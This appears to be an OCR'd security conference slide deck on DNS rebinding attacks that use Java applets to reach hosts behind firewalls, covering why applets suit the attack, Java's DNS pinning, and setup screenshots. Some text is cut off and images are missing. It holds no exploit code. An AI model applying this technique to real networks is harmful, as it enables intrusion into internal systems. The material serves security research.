Slipping Past the Firewall

DNS Rebinding with Pure Java Applets

Billy K Rios (BK) and Nate McFeters

Overview

- Implications of DNS Rebinding Attacks
- The Attack
- Demo
- Final Thoughts
- Questions?

Implication of DNS Rebinding Attacks


- Some Thoughts about Firewalls
  - “I prefer pwning the server :p”
  - Client Side Technologies
  - Heavy Doors with Open Windows
  - Sun Tzu was a Hacker….

Implication of DNS Rebinding Attacks

- JavaScript
  - Sockets?!?!
- Flash
  - Sockets!
- LiveConnect (Firefox and other Gecko Based Browsers)
  - Sockets!

Why JAVA Applets?

- David Bryne
  - Java Applets? ….. Actually LiveConnect (Firefox only!)



Java Applet


Java Applet is relatively secure because the Java VM "pins" DNS by default.
Sun's engineers know DNS Spoofing attack.
InetAddress Javadoc

--Quoted from the documentation--
The positive caching is there to guard against DNS spoofing attacks
...
networkaddress.cache.ttl (default: -1)
A value of -1 indicates "cache forever".

But in some situations(LiveConnect or Using browser with proxy enabled), Ja

Why JAVA Applets?

- Princeton Computer Science PHDs?




Current versions of the JVM are not vulnerable to this attack because the Java security policy has been changed. Applets are now restricted to connecting to the IP address from which they were loaded. (Current attacks on Java are described in Section 3.2.)


Why JAVA Applets?

- Sockets!
- Abstraction
- Libraries / Classes
  - JDBC
  - SSL
  - Others
- Remote Control over Java Applet

The Attack - Setup




The Attack - Setup



```
C:\Documents and Settings\XY>java -version
java version "1.6.0_02"
Java(TM) SE Runtime Environment (build 1.6.0_02-b06)
Java HotSpot(TM) Client VM (build 1.6.0_02-b06, mixe

C:\Documents and Settings\XY>
```

The Attack - Setup



Java Control Panel

About

View version information about Java Control Panel.


Network Settings

Network settings are used when making Internet connections. By default, Java will use the network settings in your web browser. Only advanced users should modify these settings.

Temporary Internet Files


Files you use in Java applications are stored in a special folder for quick execution later. Only advanced users should delete files or modify these settings.

The Attack - Setup



Application	Vendor	Type	Date	Size	Status


The Attack - Setup



Cache and Burn baby - Windows Internet Explorer

